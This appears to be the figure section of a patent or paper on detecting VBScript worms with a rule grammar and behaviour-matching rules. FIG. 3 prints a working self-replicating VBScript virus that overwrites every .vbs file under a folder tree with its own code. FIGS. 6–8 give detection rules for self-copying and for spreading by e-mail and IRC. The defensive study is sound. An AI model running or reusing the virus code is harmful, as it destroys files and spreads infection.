

FIG. 1




FIG. 2




FIG. 3

```

Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
vbscopy = file.ReadAll
file.close
folderlist("C:\W")

sub folderlist(folderspec)
dim f, f1, sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
    infectfiles(f1.path)
    folderlist(f1.path)
next
end sub

sub infectfiles(folderspec)
dim f, f1, fc, ap
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
    if fso.GetExtensionName(f1.path) = "vbs" then
        set ap = fso.OpenTextFile(f1.path,2,true)
        ap.write vbscopy
        ap.close
    end if
next
end sub

```

FIG. 4




FIG. 5

```

<Match_Rule>      ::= <match_rule_id> ":" <pattern>
<pattern>         ::= { <variable> | <string> | "*" | <char> }1.
<Relation_Rule>   ::= <relation_rule_id> ":" [ <precond> ] [ <cond> ] <action>
<cond>            ::= "cond" <rule_variable> [ "==" | "<" ] <rule_variable>
<precond>         ::= "precond" <relation_rule_id> { "," <relation_rule_id> }
<action>          ::= "action" [ <assignment> | alert ]1.
<assignment>      ::= <variable> "=" <rule_variable>
<rule_variable>   ::= (<relation_rule_id> "." <variable>) | (<match_rule_id> "." <variable>)
<variable>        ::= "$"<digit>
<relation_rule_id> ::= "R" [<digit> | <alpha>]
<match_rule_id>   ::= "M" [<digit> | <alpha>]
  
```

FIG. 6

```
ML1 : $1.copyfile wscript,scriptfullname, $2 [, *]  
RLOCAL : precondition ML1  
        action $1 = ML1,$2  
        Alert local copy
```

FIG. 7

```
MA1 : $1.Attachments.Add $2  
RATTACH : cond RLOCAL,$1 == MA1,$2  
          action $1 = MA1,$1  
MS1 : $1.Send  
RSEND : cond RATTACH,$1 == MS1,$1  
        action Alert spread by Mail
```

FIG. 8

```
ML1 : * send $nick $1  
RIRC : cond RLOCAL,$1 < ML1,$1  
        action Alert spread by IRC
```

FIG. 9

